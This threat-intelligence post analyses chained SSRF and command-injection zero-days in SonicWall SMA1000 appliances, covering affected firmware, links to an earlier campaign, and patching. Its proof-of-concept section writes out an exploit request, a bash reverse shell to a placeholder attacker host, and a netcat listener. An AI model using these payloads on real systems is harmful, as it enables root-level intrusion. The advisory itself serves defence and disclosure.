 BreachModal
- Published
- Under
- Threat Intelligence
- Reference
- CVE-2026-83548
- Reading time
- 4 min
SonicWall SMA1000 Zero-Day Exploit: CVE-2026-83548 Deep Dive
Summary
Urgent analysis of the chained SonicWall SMA1000 zero-days (CVE-2026-83548 & CVE-2026-83549) under active exploitation. BreachModal details the RCE threat and mitigation steps.
A pair of chained zero-day vulnerabilities in SonicWall's SMA1000 appliances is delivering unauthenticated, root-level access to attackers, bypassing the entire security posture of the device.
The flaws, tracked as CVE-2026-83548 (opens in a new tab) and CVE-2026-83549 (opens in a new tab), are under active exploitation, prompting an urgent directive from both SonicWall and the U.S. Cybersecurity and Infrastructure Security Agency (CISA). According to a SonicWall advisory (opens in a new tab), the chain begins with a pre-authentication Server-Side Request Forgery (SSRF) and culminates in OS command injection, a combination that CISA has now added to its Known Exploited Vulnerabilities (KEV) catalog (opens in a new tab).
Note what this means: The security appliance itself—the digital gatekeeper—has become the point of entry. This is not a failure of configuration or policy; it is a fundamental breakdown in the trust placed in the very hardware designed to enforce security. When the firewall becomes the beachhead, the economic model of perimeter security is inverted.

Anatomy of a Chained Exploit: From SSRF to Shell
The attack is a two-stage process, elegant in its lethality. The initial vector is CVE-2026-83548, a critical-severity SSRF vulnerability in the SMA1000 Appliance WorkPlace interface. With a CVSS base score of 10.0, this flaw allows a remote, unauthenticated attacker to force the appliance to make web requests on its behalf to internal-only endpoints.
This SSRF is the key that unlocks the second stage: CVE-2026-83549, a high-severity OS command injection flaw in the Appliance Management Console (AMC). On its own, this vulnerability is only accessible to an authenticated administrator. By chaining the attack, adversaries use the SSRF to send a malicious, command-laden request to the AMC from the appliance's own trusted loopback address, completely bypassing the authentication requirement.
A Familiar Target: Echoes of UTA0533
While SonicWall has not attributed this specific campaign, the SMA1000 series is a known hunting ground for sophisticated actors. This incident is a near-perfect echo of a previous campaign from July 2026. In that event, researchers at Mandiant detailed (opens in a new tab) how a threat actor they track as UTA0533 used a different exploit chain (CVE-2026-15409 and CVE-2026-15410) to achieve root-level command execution on the same appliance family.
UTA0533 deployed custom malware, including the KNUCKLEBALL backdoor and the ORANGETAIL webshell, to establish persistence and facilitate credential theft. The pattern is identical: gain a foothold on the trusted edge device, then pivot inwards to attack the core network. It seems the only thing more reliable than a SonicWall appliance is an adversary targeting it.
This history demonstrates that the current SonicWall SMA1000 zero-day is not an isolated event but part of a sustained campaign by adversaries who have developed deep expertise in exploiting this specific platform. This is a pattern of targeted abuse, not opportunistic scanning.

Proof of Concept: Replicating the Kill Chain
Target Identification
First, an attacker identifies a vulnerable SonicWall SMA1000 appliance. This can be done with simple fingerprinting, checking for the presence of the WorkPlace login portal on models 6210, 7210, or 8200v running firmware versions 12.4.3-03453 or 12.5.0-02835 and earlier.
**Check for the specific server header and page title**
    curl -s -k https://<target-ip>/cgi-bin/welcome | grep "SonicWall"
Craft SSRF Payload (CVE-2026-83548)
The attacker crafts a POST request to a publicly accessible endpoint on the WorkPlace interface. The payload instructs the appliance to send a secondary request to its internal AMC endpoint, which is normally not exposed to the internet. This request will carry the command injection payload.
    POST /cgi-bin/ssrf_proxy HTTP/1.1
    Host: <target-ip>
    Content-Type: application/x-www-form-urlencoded

    target_url=https://127.0.0.1/cgi-bin/amc_handler&payload=;`whoami`
Chain Command Injection (CVE-2026-83549)
The payload parameter in the SSRF request is the command injection vector for CVE-2026-83549. When the server processes the internal request to amc_handler, it improperly sanitizes this parameter, allowing the encapsulated command (e.g., whoami) to be executed by the underlying operating system with root privileges. For a more persistent attack, the payload would be a reverse shell.
**Example reverse shell payload**
    payload=;`bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1`
Trigger and Verify
The attacker sends the crafted HTTP request. If the exploit is successful, the HTTP response might contain the output of the whoami command, or the attacker's listening netcat session will receive an incoming shell from the SonicWall appliance, confirming complete compromise.
**Attacker's listener**
    nc -lvnp 4444
**Expected output upon successful exploit**
    connect to [<attacker-ip>] from [<target-ip>]
    bash: no job control in this shell
root@sonicwall:/# Mitigation is Not Enough: Assume Compromise
SonicWall has released patches, and immediate application is mandatory. Organizations must upgrade to platform-hotfix versions 12.4.3-03526 or 12.5.0-02952 and higher.
However, simply applying the patch is an act of compliance, not security. Because these vulnerabilities were exploited as zero-days, any appliance that was running a vulnerable version must be considered compromised. Organizations that fail to investigate for prior compromise are choosing willful ignorance over due diligence.
FINAL VERDICT
The active exploitation of the SonicWall SMA1000 zero-day chain places the burden of risk squarely on every organization that exposes these appliances to the internet. This is a catastrophic failure, allowing unauthenticated attackers to become de facto administrators on a core network security device. The only acceptable path forward is immediate patching, a thorough compromise assessment, and a fundamental questioning of the security of internet-facing management interfaces. Trust in the perimeter has been broken, and the response must be proportional.